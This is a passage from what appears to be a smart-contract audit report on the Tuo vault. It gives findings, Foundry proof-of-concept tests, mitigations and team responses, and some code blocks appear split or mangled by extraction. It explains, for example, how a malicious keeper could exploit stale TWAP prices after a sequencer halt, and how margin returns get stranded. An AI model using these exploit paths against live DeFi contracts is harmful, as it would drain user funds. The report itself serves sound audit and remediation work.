The vault nevertheless clears hlMarginBridged, which lets the owner complete a full ordinary withdrawal and burn the NFT. The indexer's projection also records the outstanding margin as zero. Since the automated return queue selects positions only while their projected outstanding margin is greater than zero, it will not open another return leg for the remaining spot balance. If that balance is returned manually after the owner withdraws, the credit through TuoVault::markBridgeInboundComplete fails because the position is inactive. The ordinary withdrawal created no hlClaimUsdc, so the return cannot be delivered through TuoVault::settleHlClaim either.

Impact: A legitimate return split across multiple legs can leave later Hyperliquid proceeds outside every supported protocol settlement path. Recovery then depends on off band operator intervention. The affected amount includes the customer's remaining position value and the protocol's performance fee. The maxHedgeBps limit caps the original margin but does not cap the PnL that margin can produce.

Proof of Concept: Save it as test/etherwave-labs-pocs/NonFinalReturnClearsMarginAndStrandsProceeds.t.sol:

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.26;

import {IERC721Errors} from "@openzeppelin/contracts/interfaces/draft-IERC6093.sol";

import {TuoPositionNFT} from "../../src/TuoPositionNFT.sol";
```

```

import {ITuoVault} from "../../src/interfaces/ITuoVault.sol";
import {VaultTestBase} from "../../utils/VaultTestBase.sol";

/// @dev Validation of issue #50. `markBridgeInboundComplete` writes
///
///      p.hlMarginBridged = finalReturn || amountReturnedUsdc >= bridged ? 0 : bridged -
↳ amountReturnedUsdc;
///
///      so a return that merely REACHES the nominal margin clears the attribution even
///      when the keeper explicitly says the venue is not finished. `hlMarginBridged == 0`
///      is the single gate `_settlementNav` consults, so the ordinary exit then opens, the
///      NFT burns, and every route a later return could arrive by is closed behind it.
///
///      The keeper here is honest throughout: it attests `finalReturn == false` precisely
///      because its finality check can still see a balance at the venue. The vault
///      discards that attestation.
contract NonFinalReturnClearsMarginAndStrandsProceeds is VaultTestBase {
    uint256 internal constant DEPOSIT = 10_000e6;
    uint256 internal constant BRIDGED = 4_000e6;
    /// @dev Still on the venue's spot ledger when the first leg lands, per the issue's
    ///      worked example. The return leg is sized from free PERP margin alone.
    uint256 internal constant SPOT_RESIDUE = 300e6;

    function test_PoC_NonFinalReturnEqualToMarginBurnsThePositionAndStrandsLaterProceeds() public {
        uint256 nftId = _depositUsdc(alice, DEPOSIT);

        vm.prank(keeper);
        vault.bridgeToHl(nftId, BRIDGED, hlOperator);
        assertEq(vault.getPosition(nftId).hlMarginBridged, BRIDGED, "margin attributed to the venue");

        // The first leg delivers exactly the nominal margin. The keeper's finality check
        // reads both venue ledgers, still sees the spot balance, and correctly says so
        vm.prank(keeper);
        vault.markBridgeInboundComplete(nftId, BRIDGED, false);

        // The vault clears the attribution anyway, against an explicit "not final"
        assertEq(vault.getPosition(nftId).hlMarginBridged, 0, "a NON-final return cleared the whole
↳ attribution");

        // With the only outstanding-margin gate at zero, settlement opens and the terminal
        // burn goes through
        vm.startPrank(alice);
        vault.requestWithdraw(nftId, 10_000);
        vault.withdraw(nftId, address(usdc), 0, "");
        vm.stopPrank();

        assertEq(usdc.balanceOf(alice), DEPOSIT, "the owner exits on the nominal amount only");
        assertFalse(vault.getPosition(nftId).active, "position deactivated");
        // Resolve the NFT address first: `vault.NFT()` is itself a call and would
        // otherwise absorb the expectation
        TuoPositionNFT nft = vault.NFT();
        vm.expectPartialRevert(IERC721Errors.ERC721NonexistentToken.selector);
        nft.ownerOf(nftId);

        // The rest of the venue balance now arrives at the bound operator, as the keeper
        // always expected it would
        usdc.mint(hlOperator, SPOT_RESIDUE);

        // Neither inbound route can take it. The ordinary leg needs a live position
        vm.prank(keeper);
        vm.expectRevert(ITuoVault.PositionNotActive.selector);
        vault.markBridgeInboundComplete(nftId, SPOT_RESIDUE, true);
    }
}

```

```

// ...and the claim leg needs a claim, which only `emergencyWithdraw` ever mints.
// The ordinary withdrawal this bug unlocked created none
vm.prank(keeper);
vm.expectRevert(abi.encodeWithSelector(ITuoVault.NoClaim.selector, nftId));
vault.settleHlClaim(nftId, SPOT_RESIDUE);

assertEq(usdc.balanceOf(hlOperator), SPOT_RESIDUE, "the proceeds sit outside every settlement
↳ path");
assertEq(vault.getPosition(nftId).hlClaimUsdc, 0, "and no claim exists to deliver them
↳ through");
}

/// @notice The stranded amount is not bounded by the hedge cap. `bridgeToHl` limits
/// what may LEAVE to `maxHedgeBps` of basis, but a winning hedge returns margin
/// plus PnL, and it is the surplus - the part no cap governs - that arrives
/// after the nominal figure has already been reached and the position burned.
function test_PoC_StrandedAmountIsNotBoundedByTheHedgeCap() public {
    uint256 nftId = _depositUsdc(alice, DEPOSIT);

    uint256 hedgeCap = (DEPOSIT * 5_000) / 10_000; // BP_CORE: 50% of basis
    vm.prank(keeper);
    vault.bridgeToHl(nftId, BRIDGED, hlOperator);

    // The nominal margin comes home first and clears the attribution
    vm.prank(keeper);
    vault.markBridgeInboundComplete(nftId, BRIDGED, false);

    vm.startPrank(alice);
    vault.requestWithdraw(nftId, 10_000);
    vault.withdraw(nftId, address(usdc), 0, "");
    vm.stopPrank();

    // The hedge was profitable; the PnL settles afterwards
    uint256 pnl = 12_000e6;
    usdc.mint(hlOperator, pnl);

    vm.prank(keeper);
    vm.expectRevert(ITuoVault.PositionNotActive.selector);
    vault.markBridgeInboundComplete(nftId, pnl, true);

    assertGt(pnl, BRIDGED, "the stranded surplus exceeds the margin that was bridged");
    assertGt(pnl, hedgeCap, "and exceeds the product hedge cap entirely");
    assertEq(usdc.balanceOf(hlOperator), pnl, "all of it sits outside the protocol");
}

/// @notice Control. One unit short of the nominal margin and every protection holds:
/// the attribution survives, settlement stays shut, and the later return is
/// credited normally. The defect is the `>=` collapsing the non-final case,
/// not the inbound flow as a whole.
function test_PoC_ControlOneUnitShortKeepsTheLifecycleOpen() public {
    uint256 nftId = _depositUsdc(alice, DEPOSIT);

    vm.prank(keeper);
    vault.bridgeToHl(nftId, BRIDGED, hlOperator);

    vm.prank(keeper);
    vault.markBridgeInboundComplete(nftId, BRIDGED - 1, false);
    assertEq(vault.getPosition(nftId).hlMarginBridged, 1, "a short return leaves the attribution
↳ open");

    // Settlement correctly refuses while anything remains outstanding
    vm.startPrank(alice);
    vault.requestWithdraw(nftId, 10_000);

```

```

    vm.expectRevert(ITuoVault.HlMarginOutstanding.selector);
    vault.withdraw(nftId, address(usdc), 0, "");
    vm.stopPrank();

    // So the later proceeds still have somewhere to land
    usdc.mint(hlOperator, SPOT_RESIDUE);
    vm.prank(keeper);
    vault.markBridgeInboundComplete(nftId, SPOT_RESIDUE, true);

    vm.prank(alice);
    vault.withdraw(nftId, address(usdc), 0, "");
    assertEq(usdc.balanceOf(alice), DEPOSIT + SPOT_RESIDUE - 90e6, "the owner receives the venue
    ↳ proceeds too");
  }
}

```

Run with: `forge test --match-path test/etherwave-labs-pocs/NonFinalReturnClearsMarginAndStrandsProceeds.t.sol -vv`

Recommended Mitigation: The position should track Hyperliquid finality separately from the nominal outstanding margin. A successful call to `TuoVault::bridgeToHl` should open the lifecycle, and only an explicit final return should close it. An intermediate return may reduce the nominal amount, but it should not unlock settlement or permit the terminal NFT burn. A full ordinary withdrawal should require both nominal reconciliation and confirmed finality. An emergency exit while the lifecycle remains open should preserve a position or claim state that can receive later returns.

Tuo: Fixed in commit [84fa285](#).

Cyfrin: Verified.

7.2.7 Stale observation extrapolation makes `PoolTwap::checkDeviationAndMeanTick` accept any pool price after a sequencer halt

Description: `PoolTwap::checkDeviationAndMeanTick` derives its mean tick from `IUniswapV3Pool::observe` called with `secondsAgos = [TWAP_WINDOW, 0]`, the start and end of the 30-minute window. When the newest pool observation is at or before the window's start, Uniswap extrapolates both cumulative endpoints from that observation using the current `IUniswapV3Pool::slot0` tick. Their shared anchor cancels, so `meanTick` equals `spotTick` exactly and the deviation gate always passes, regardless of price staleness.

Any sequencer outage lasting at least 30 minutes reaches this state. The [December 2023 Arbitrum One outage](#) stalled the sequencer from 10:29 AM to 11:57 AM EST. The window ends after a sufficiently repricing swap writes a fresh observation.

Impact: `mintLp` relies on the deviation gate because both NPM minimums are zero, but never charges the resulting loss. A malicious keeper can mint a one-sided, minimum-width position at the stale price immediately before genuine repricing, converting the owner's assets across the range without consuming the 150 bps loss budget.

`swapIdle` is also exposed. The keeper controls the aggregator calldata and can trade through its own counterparty, while the floor and both sides of `_chargeKeeperLoss` use the same stale mean. A stale-par fill records zero loss; a fill at the default floor records only about 50 bps even when the external price gap is much larger.

For a 200-tick range starting at the stale price and an upward repricing by factor r , loss versus holding is $1 - 1.0001^{100 / r}$: 8.18% at a 10% move and 22.30% at a 30% move.

Proof of Concept:

```

// SPDX-License-Identifier: MIT
pragma solidity 0.8.26;

import {Test} from "forge-std/Test.sol";
import {Oracle} from "@uniswap/v3-core/contracts/libraries/Oracle.sol";
import {TickMath} from "@uniswap/v3-core/contracts/libraries/TickMath.sol";
import {PoolTwap} from "../../src/libraries/PoolTwap.sol";

```

```

contract StalePool {
    Oracle.Observation[65535] public observations;

    int24 public tick;
    uint128 public liquidity = 1e18;
    uint16 public observationIndex;
    uint16 public observationCardinality;
    uint16 public observationCardinalityNext;

    constructor(int24 initialTick) {
        tick = initialTick;
        (observationCardinality, observationCardinalityNext) =
            Oracle.initialize(observations, uint32(block.timestamp));
        observationCardinalityNext = Oracle.grow(observations, observationCardinalityNext, 2);
    }

    function swapTo(int24 newTick) external {
        (observationIndex, observationCardinality) = Oracle.write(
            observations,
            observationIndex,
            uint32(block.timestamp),
            tick,
            liquidity,
            observationCardinality,
            observationCardinalityNext
        );
        tick = newTick;
    }

    function observe(uint32[] calldata secondsAgos)
        external
        view
        returns (int56[] memory cumulatives, uint160[] memory secondsPerLiquidity)
    {
        return Oracle.observe(
            observations,
            uint32(block.timestamp),
            secondsAgos,
            tick,
            observationIndex,
            liquidity,
            observationCardinality
        );
    }

    function slot0() external view returns (uint160, int24, uint16, uint16, uint16, uint8, bool) {
        return (
            TickMath.getSqrtRatioAtTick(tick),
            tick,
            observationIndex,
            observationCardinality,
            observationCardinalityNext,
            0,
            true
        );
    }
}

contract HaltTwapTautologyTest is Test {
    function test_HaltMakesDeviationExactlyZero() public {
        vm.warp(1_700_000_000);
        StalePool pool = new StalePool(-197_000);
    }
}

```

```

        vm.warp(block.timestamp + 60);
        pool.swapTo(-196_000);
        vm.warp(block.timestamp + 2 hours);

        (uint32 lastTimestamp,,,) = pool.observations(pool.observationIndex());
        (, int24 spotTick,,,,) = pool.slot0();
        assertEq(uint32(block.timestamp) - lastTimestamp, 2 hours);

        int24 meanTick = PoolTwap.checkDeviationAndMeanTick(address(pool));
        assertEq(meanTick, spotTick);
    }
}

```

Recommended Mitigation: The protocol by design doesn't want to use external price feeds so one option is to simply acknowledge this risk. If the protocol is happy to use the Arbitrum sequencer uptime feed then another defensive option is to gate `mintLp`, `_twapLeg` with the Arbitrum sequencer uptime feed and a post-recovery grace period of one hour or longer, such that the pool has a chance to become naturally balanced after the sequencer resumes through other market participants performing arbitrage.

Keep this gate check out of the shared `checkDeviationAndMeanTick` because `burnLp` and the owner's non-USDC exit also use it; `emergencyWithdraw` must remain oracle-independent. Bind the network-specific uptime feed through a constructor-supplied immutable and potentially allow it to be `address(0)` to support future Ethereum mainnet deployments, but ensure it isn't set to `address(0)` in L2 deployment scripts.

```

AggregatorV3Interface public immutable SEQUENCER_UPTIME_FEED;
uint256 internal constant SEQUENCER_GRACE_PERIOD = 1 hours;

error SequencerDown();
error SequencerGracePeriodNotOver();

function _checkSequencer() internal view {
    if (address(SEQUENCER_UPTIME_FEED) == address(0)) return;
    (, int256 answer, uint256 startedAt,,) = SEQUENCER_UPTIME_FEED.latestRoundData();
    if (answer != 0 || startedAt == 0 || startedAt > block.timestamp) {
        revert SequencerDown();
    }
    if (block.timestamp - startedAt <= SEQUENCER_GRACE_PERIOD) {
        revert SequencerGracePeriodNotOver();
    }
}

```

Retain the newest-observation check as defense-in-depth for an untouched pool. Use modular `uint32` subtraction and reject equality:

```

error PoolOracleStale(address pool);

function _checkObservationAge(address pool) internal view {
    (, uint16 observationIndex,,,,) = IUniswapV3Pool(pool).slot0();
    (uint32 observationTimestamp,,,) =
        IUniswapV3Pool(pool).observations(observationIndex);

    unchecked {
        if (uint32(block.timestamp) - observationTimestamp >= TuoConstants.TWAP_WINDOW) {
            revert PoolOracleStale(pool);
        }
    }
}

// Call only from mintLp and _twapLeg, before consulting the pool price.
_checkSequencer();
_checkObservationAge(pool);

```

The grace period does not prove that the pool repriced, but it removes the immediate post-restart race and gives the configured active pools a full hour of normal arbitrage before sensitive keeper actions resume. An independent price feed can be added later for a strict pool-versus-market check; without one, document the remaining freshly-recorded-stale-price case as residual risk rather than claiming the timestamp check eliminates it.

Tuo: Acknowledged; we will add off-chain keeper guard: a sequencer uptime feed check, a 1 hr grace period and a newest-observation age check, on `mintLp` and `swapIdle` only.

7.3 Low Risk

7.3.1 `TuoVaultStorage::_registerProduct` permits more LPs than `emergencyWithdraw` can unwind

Description: `TuoVaultStorage::_registerProduct` rejects a zero `maxLpCount` but otherwise accepts the full `uint8` range. `TuoVault::emergencyWithdraw` must close every open LP in one transaction, and each closure calls `_removeLpToken`, which linearly scans the shrinking LP array. The resulting unwind is quadratic in the configured LP limit.

The PoC shows that a position with the permitted maximum of 255 LPs cannot complete `emergencyWithdraw` within Arbitrum's 32 million gas transaction limit.

Impact: A treasury configuration with an excessive LP limit can make the keeper-independent emergency exit run out of gas. The revert is atomic, and ordinary withdrawal does not unwind LPs, leaving the owner dependent on the keeper to burn enough LPs first. The currently configured products permit only one or three LPs.

Proof of Concept:

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.26;

import {ITuoVault} from "../../src/interfaces/ITuoVault.sol";
import {VaultTestBase} from "../utils/VaultTestBase.sol";

/// @dev `_registerProduct` validates `maxLpCount` only against zero, so a product may
/// admit up to 255 simultaneous LPs with no tie to the gas the guaranteed exit
/// needs. `emergencyWithdraw` closes every one of them in a single transaction and
/// `_removeLpToken` scans the whole array per removal, so the sweep grows faster
/// than the LP count while the exit it implements is the one the design promises
/// works under any condition
contract EmergencyUnwindExceedsGasCap is VaultTestBase {
    /// @dev Arbitrum's effective per-transaction execution ceiling
    uint256 internal constant ARBITRUM_EXECUTION_CAP = 32_000_000;

    function _openPositionWithLps(uint16 lpCount) internal returns (uint256 id) {
        vm.prank(treasury);
        vault.registerProduct(9, "WIDE", 0, 255);

        usdc.mint(alice, PER_NFT_CAP);
        vm.startPrank(alice);
        usdc.approve(address(vault), PER_NFT_CAP);
        id = vault.deposit(address(usdc), PER_NFT_CAP, 9, 0, "", 0);
        vm.stopPrank();

        _keeperSwapToWeth(id, 12_000e6, 12_000e6);
        while (vault.getPosition(id).lpTokenIds.length < lpCount) {
            // The action budget is the only brake, and it regenerates daily, so an
            // honest keeper filling a product the treasury registered reaches any count
            if (vault.keeperActionsToday(id) >= 9) vm.warp(block.timestamp + 24 hours);
            _keeperMintLp(id, 20e6, 20e6);
        }
    }

    function test_PoC_GuaranteedExitCostGrowsFasterThanTheLpCount() public {
        uint256 id = _openPositionWithLps(200);

        uint16[4] memory marks = [uint16(25), 50, 100, 200];
        uint256[4] memory spent;
        for (uint256 m = marks.length; m > 0; m--) {
            uint16 target = marks[m - 1];
            while (vault.getPosition(id).lpTokenIds.length > target) {
                if (vault.keeperActionsToday(id) >= 9) vm.warp(block.timestamp + 24 hours);
                uint256[] memory lps = vault.getPosition(id).lpTokenIds;
                vm.prank(keeper);
            }
        }
    }
}
```

```

        vault.burnLp(id, lps[lps.length - 1]);
    }
    uint256 snap = vm.snapshotState();
    uint256 before = gasleft();
    vm.prank(alice);
    vault.emergencyWithdraw(id);
    spent[m - 1] = before - gasleft();
    vm.revertToState(snap);
}

emit log_named_uint("gas to unwind 25 LPs", spent[0]);
emit log_named_uint("gas to unwind 50 LPs", spent[1]);
emit log_named_uint("gas to unwind 100 LPs", spent[2]);
emit log_named_uint("gas to unwind 200 LPs", spent[3]);

// Eight times the LPs costs more than eight times the gas: the per-removal array
// scan is the superlinear term
assertGt(spent[3], 8 * spent[0], "the sweep grows faster than linearly in the LP count");
}

function test_PoC_AtTheAdmittedMaximumTheGuaranteedExitCannotBeCalled() public {
    uint256 id = _openPositionWithLps(255);

    // Offered the whole Arbitrum execution envelope, the guaranteed exit still fails.
    // The mock position manager's unwind is far cheaper than the real
    // NonfungiblePositionManager's decreaseLiquidity, collect and burn sequence
    // against a live pool, so this is a lower bound on the true cost
    vm.prank(alice);
    (bool ok,) = address(vault).call{gas:
        ↪ ARBITRUM_EXECUTION_CAP}(abi.encodeCall(ITuoVault.emergencyWithdraw, (id)));
    assertFalse(ok, "emergencyWithdraw cannot complete inside one Arbitrum transaction");

    // The revert is atomic, so nothing was consumed and the position is still open
    assertTrue(vault.getPosition(id).active, "the position stays active with the exit uncallable");
    assertEquals(vault.getPosition(id).lpTokenIds.length, 255, "no LP was closed");

    // And the measured exit is no route out either: it debits the payout from idle
    // USDC alone while the value sits in the open LPs
    vm.startPrank(alice);
    vault.requestWithdraw(id, 10_000);
    vm.expectPartialRevert(ITuoVault.InsufficientIdle.selector);
    vault.withdraw(id, address(usdc), 0, "");
    vm.stopPrank();

    // Recovery exists only through the keeper, and burns draw on the same ten-action
    // budget as every other keeper operation. At the LP-count ceiling a mint needs a
    // preceding burn, so a hostile keeper holds the count with five burn-mint pairs a
    // day while a keeper that simply declines to burn sustains it at no cost
    uint256[] memory lps = vault.getPosition(id).lpTokenIds;
    vm.prank(keeper);
    vault.burnLp(id, lps[lps.length - 1]);
    assertEquals(vault.getPosition(id).lpTokenIds.length, 254, "one burn per metered action");
}
}

```

Run with: `forge test --match-path test/solace-pocs/EmergencyUnwindExceedsGasCap.t.sol -vvv`

Recommended Mitigation: Cap every product's `maxLpCount` at a protocol-wide value that keeps the complete emergency unwind safely below the transaction gas limit. A maximum of three matches the existing products and is a conservative default:

```
+uint8 internal constant MAX_LP_COUNT = 3;
```

```

-if (maxLpCount == 0) revert InvalidProductCode(productCode);
+if (maxLpCount == 0 || maxLpCount > TuoConstants.MAX_LP_COUNT) {
+  revert InvalidProductCode(productCode);
+}

```

If future products require more LPs, raise the constant only after measuring the full unwind against the real position manager on an Arbitrum fork with sufficient gas headroom.

Tuo: Fixed in commit [7e809af](#).

Cyfrin: Verified.

7.3.2 Customer-protective minimums round down in `TuoVault::burnLp` and `TuoVaultViews::_applySlippageFloor`

Description: `TuoVault::burnLp` and `TuoVaultViews::_applySlippageFloor` calculate customer-protective lower bounds with floor division. When the numerator is not divisible by `BPS_DENOMINATOR`, the resulting minimum is one indivisible token unit below the exact configured percentage.

For example, applying the shared 9,950 bps multiplier to 10_000_003 produces a minimum of 9_950_002, although 9_950_003 is the smallest integer that satisfies the exact bound of 9_950_002.985.

Impact: An operation can return at most one indivisible output-token unit less than its intended minimum. The impact is minimal, but the rounding direction weakens checks intended to protect the position owner.

Proof of Concept:

```

// SPDX-License-Identifier: MIT
pragma solidity 0.8.26;

import {Test} from "forge-std/Test.sol";
import {TuoConstants} from "../../src/libraries/TuoConstants.sol";

contract ProtectiveFloorRoundsDown is Test {
    function test_ProtectiveFloorAcceptsOneUnitBelowTheExactBound() public pure {
        uint256 value = 10_000_003;
        uint256 bps = TuoConstants.LP_BURN_VALUE_FLOOR_BPS;

        assertEq(bps, TuoConstants.BPS_DENOMINATOR - TuoConstants.DEFAULT_SLIPPAGE_BPS);

        uint256 roundedDown = (value * bps) / TuoConstants.BPS_DENOMINATOR;
        uint256 roundedUp = (value * bps + TuoConstants.BPS_DENOMINATOR - 1) /
            ↪ TuoConstants.BPS_DENOMINATOR;

        assertEq(roundedDown, 9_950_002);
        assertEq(roundedUp, 9_950_003);
    }
}

```

Recommended Mitigation: Use ceiling division for both lower bounds. OpenZeppelin's `Math::mulDiv` avoids intermediate overflow while making the intended rounding explicit:

```
Math.mulDiv(value, bps, TuoConstants.BPS_DENOMINATOR, Math.Rounding.Ceil)
```

Apply this pattern to the combined-value floor in `burnLp` and the output floor in `_applySlippageFloor`.

Tuo: Fixed in commit [e2248bb](#).

Cyfrin: Verified.

7.3.3 TuoVaultStorage::_setHlOperator permits the vault to be its own Hyperliquid operator

Description: TuoVaultStorage::_setHlOperator rejects only the zero address, allowing the treasury to register the vault itself as a Hyperliquid operator. TuoVault::bridgeToHl then debits the position's idle USDC and records outstanding margin, but its vault-to-vault transfer moves no tokens.

Both return paths subsequently attempt safeTransferFrom with the vault as the token owner and spender. Because the vault never approves itself, the recorded margin cannot be returned or used to settle an emergency claim.

Impact: An erroneous operator registration can strand the affected position's bridged amount. The USDC remains physically inside the vault but is no longer attributed to the position, while ordinary settlement remains blocked and an emergency withdrawal creates a claim that cannot be serviced.

Proof of Concept:

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.26;

import {TuoConstants} from "../../src/libraries/TuoConstants.sol";
import {VaultTestBase} from "../../utils/VaultTestBase.sol";

contract VaultSelfOperatorStrandsMargin is VaultTestBase {
    function test_VaultSelfTransferDebitsOnlyThePositionAccounting() public {
        uint256 id = _depositUsdc(alice, 20_000e6);
        uint256 margin = 5_000e6;
        uint256 vaultBalanceBefore = usdc.balanceOf(address(vault));

        vm.prank(treasury);
        vault.setHlOperator(address(vault), true);

        vm.prank(keeper);
        vault.bridgeToHl(id, margin, address(vault));

        assertEq(usdc.balanceOf(address(vault)), vaultBalanceBefore, "self-transfer moves no USDC");
        assertEq(vault.idleBalance(id, address(usdc)), 15_000e6, "position accounting was debited");
        assertEq(vault.getPosition(id).hlMarginBridged, margin, "margin remains outstanding");

        vm.prank(alice);
        vault.requestWithdraw(id, 10_000);
        vm.warp(block.timestamp + TuoConstants.EMERGENCY_WITHDRAW_DELAY);

        vm.prank(alice);
        vault.emergencyWithdraw(id);
        assertEq(vault.getPosition(id).hlClaimUsdc, margin);

        vm.prank(keeper);
        vm.expectRevert();
        vault.settleHlClaim(id, margin);
    }
}
```

Recommended Mitigation: Reject the vault itself when enabling an operator in the shared setter:

```
function _setHlOperator(address operator, bool allowed) internal {
    if (operator == address(0)) revert ZeroAddress();
+   if (allowed && operator == address(this)) revert HlOperatorNotAllowedlisted(operator);
    if (isHlOperator[operator] == allowed) return;
```

Condition the check on allowed so an existing erroneous registration can still be disabled. This protects both constructor-seeded and subsequently registered operators without changing constructor order or rejecting valid delegated EOAs.

Tuo: Fixed in commit [2423d80](#).

Cyfrin: Verified.

7.3.4 TuoVault::withdraw burns positions while zero-valued LP and token residues remain

Description: A full TuoVault::withdraw calculates settlement NAV across idle balances and open LPs but debits only idle USDC before deactivating the position and burning its NFT. The close can therefore succeed with a non-USDC balance or LP only when that asset's TWAP value rounds to zero.

The closing branch does not clear these residual balances, unwind the LPs, or delete their registry entries. Because every recovery function requires an active position, the assets become unreachable after the NFT burns.

Impact: Sub-quotation token balances and LP principal can be permanently stranded when an ordinary withdrawal closes the position. Although their value is initially below the valuation threshold, a stranded LP may subsequently accrue fees or gain value, and its registry entries continue pointing to the burned position.

Proof of Concept:

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.26;

import {INonfungiblePositionManager} from
↳ "../src/interfaces/external/INonfungiblePositionManager.sol";
import {ITuoVault} from "../src/interfaces/ITuoVault.sol";
import {PositionValuation} from "../src/libraries/PositionValuation.sol";
import {VaultTestBase} from "../utils/VaultTestBase.sol";

/// @dev The closing branch of `withdraw` sets `p.active = false` and burns the NFT while
/// `p.lpTokenIds` is untouched and the non-USDC idle legs are never swept. A
/// full-share debit only succeeds while those legs value to zero, and a
/// sub-quotation LP does exactly that, so the close executes with the LP still
/// minted and custodied by the vault. `_removeLpToken` is reached only from
/// `_closeLp`, which no closing-withdraw path calls, so the registry keeps
/// pointing at a burned position
contract ClosingWithdrawStrandsDustLp is VaultTestBase {
    function test_PoC_DustLpSurvivesTheBurnWithNoReachableConsumer() public {
        uint256 id = _depositUsdc(alice, 20_000e6);
        _keeperSwapToWeth(id, 5_000e6, 5_000e6);

        // A sub-quotation LP: real liquidity, but `getAmountsForLiquidity` at the mean
        // tick floors both legs to zero, so it contributes nothing to settlement NAV
        (uint256 amount0, uint256 amount1) = _pair(1, 1);
        vm.prank(keeper);
        (uint256 lpId, uint128 liquidity) = vault.mintLp(id, address(wethPool), -600, 600, amount0,
↳ amount1);
        assertGt(liquidity, 0, "the LP holds real liquidity");
        assertEq(
            PositionValuation.valueLpUsdc(
                INonfungiblePositionManager(address(npm)), address(wethPool), lpId, address(usdc)
            ),
            0,
            "and books at zero against the mean tick"
        );
    };

    // Back to a single asset so the closing debit can be funded, which is the state
    // the close requires anyway
    uint256 wethIdle = vault.idleBalance(id, address(weth));
    vm.prank(keeper);
    vault.swapIdle(
        id, address(weth), address(usdc), wethIdle, 0, _swapData(address(weth), address(usdc),
↳ wethIdle, wethIdle)
    );
};
```

```

assertEq(vault.idleBalance(id, address(weth)), 0, "no non-USDC idle left");
assertEq(vault.settlementNav(id), vault.idleBalance(id, address(usdc)), "NAV is the USDC leg
↳ alone");

// The close succeeds with the LP still open
vm.startPrank(alice);
vault.requestWithdraw(id, 10_000);
vault.withdraw(id, address(usdc), 0, "");
vm.stopPrank();

assertFalse(vault.getPosition(id).active, "position closed");
vm.expectRevert();
nft.ownerOf(id);

// The LP is still minted, still custodied by the vault, and the registry still
// attributes it to the position that no longer exists
(,,,,,, uint128 liveLiquidity,,,,) = npm.positions(lpId);
assertEq(liveLiquidity, liquidity, "the LP survived the close untouched");
assertEq(vault.lpOwnerOf(lpId), id, "stale registry entry points at a burned position");
assertEq(vault.lpPoolOf(lpId), address(wethPool), "and so does the pool entry");
assertEq(vault.getPosition(id).lpTokenIds.length, 1, "the position's LP array was never
↳ cleared");

// Whatever the stranded LP goes on to earn, no consumer can ever collect it: every
// post-close entry point routes through `_activePosition`. The harness has no real
// fee mechanism, so the accrual below is injected rather than earned, and its size
// is arbitrary - what the assertions establish is reachability, not magnitude
npm accrueFees(lpId, 25e6, 25e6);
vm.prank(keeper);
vm.expectRevert(ITuoVault.PositionNotActive.selector);
vault.burnLp(id, lpId);
vm.prank(alice);
vm.expectRevert(ITuoVault.PositionNotActive.selector);
vault.emergencyWithdraw(id);

assertGt(
    PositionValuation.valueLpUsdc(
        INonfungiblePositionManager(address(npm)), address(wethPool), lpId, address(usdc)
    ),
    0,
    "whatever it holds sits in NonfungiblePositionManager custody with nobody able to reach it"
);
}
}

```

Recommended Mitigation: Before a full ordinary close, require the position's LP registry to be empty. This matches the existing keeper-serviced settlement lifecycle and avoids adding another potentially unbounded LP unwind to withdraw.

Also clear and transfer every remaining non-USDC idle balance to the owner in kind before completing the close. Because a full withdrawal debited the complete settlement NAV from idle USDC, any such residual balance necessarily had a zero TWAP quote and requires no additional performance fee. Clear the idle accounting before each external token transfer.

Tuo: Fixed in commit [758ffb8](#).

Cyfrin: Verified.

7.3.5 TuoVault::_reduceKeeperLoss can leave loss usage above its reduced ceiling

Description: TuoVault::_reduceKeeperLoss reduces stored keeper loss using floor division, which rounds the residual up. PerformanceFee::reducedBasis independently reduces the position's basis, after which

TuoVaultViews::_keeperLossCeiling rounds 150 bps of that new basis down.

These rounding operations can leave the stored loss one raw USDC unit above its new ceiling. The next loss-making swap then reverts in TuoVault::_chargeKeeperLoss until decay creates sufficient headroom.

Impact: Loss-making keeper swaps on the residual position can be temporarily unavailable. The discrepancy is at most one raw USDC unit, does not block owner withdrawals or value-neutral keeper actions, and disappears through the existing linear decay.

Proof of Concept:

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.26;

import {Test} from "forge-std/Test.sol";

contract ResidualLossExceedsReducedCeiling is Test {
    function test_WithdrawalLeavesLossAboveItsNewCeiling() public pure {
        uint256 basis = 2_500_000_067;
        uint256 storedLoss = (basis * 150) / 10_000;
        uint16 sharesBps = 9_999;

        uint256 newBasis = basis - (basis * sharesBps) / 10_000;
        uint256 newCeiling = (newBasis * 150) / 10_000;
        uint256 newLoss = storedLoss - (storedLoss * sharesBps) / 10_000;

        assertEq(newBasis, 250_001);
        assertEq(newCeiling, 3_750);
        assertEq(newLoss, 3_751);
        assertGt(newLoss, newCeiling);
    }
}
```

Recommended Mitigation: After reducing the stored loss, clamp it to the ceiling derived from the already-reduced basis:

```
-b.lossUsdc = uint96(loss - (loss * sharesBps) / TuoConstants.BPS_DENOMINATOR);
+uint256 reducedLoss = loss - (loss * sharesBps) / TuoConstants.BPS_DENOMINATOR;
+uint256 ceiling = _keeperLossCeiling(nftId);
+b.lossUsdc = uint96(reducedLoss > ceiling ? ceiling : reducedLoss);
```

This preserves conservative rounding and removes only the amount that cannot validly remain above the new ceiling.

Tuo: Acknowledged.

7.3.6 TuoVaultViews::_applySlippageFloor conflates keeper-swap liveness with owner-exit protection

Description: TuoVaultViews::_twapLeg, _exitFloor both apply the same fixed 50-bps tolerance to a 30-minute TWAP quote, while swaps execute at spot. On the adverse side, spot movement and route cost consume that tolerance before the 200-tick deviation gate is reached. With a 12-bps route cost, an honest fill becomes unreachable at approximately 38 ticks of spot-to-TWAP movement.

The two callers have different requirements. Keeper swaps need enough tolerance for routine conversion while remaining bounded by the keeper-loss budget. The owner exit floor must remain tight because it protects users whose frontend supplies minTokenOut == 0. A single constant cannot be tuned for both independently.

test_SwapIdleDeviationGateMatchesTheLpCallsExactly checks the 200-tick gate using a mean-priced mock output, so it does not exercise an honest spot-priced fill.

Impact: When a position holds non-USDC idle, the keeper may be unable to convert it back to USDC even though the deviation gate passes. In the first PoC, TuoVault::_debitIdle therefore reverts before the withdrawal-token branch, so TuoVaultViews::_exitFloor is never reached. The blocked keeper conversion and the USDC-only

settlement debit described separately can temporarily make every ordinary withdrawal unavailable, leaving the terminal in-kind emergency exit as the only immediate route.

When a position already holds sufficient USDC, a token-denominated withdrawal may also revert, but the owner can instead receive USDC and convert externally. There is no permanent lock or direct loss, so this is Low Risk.

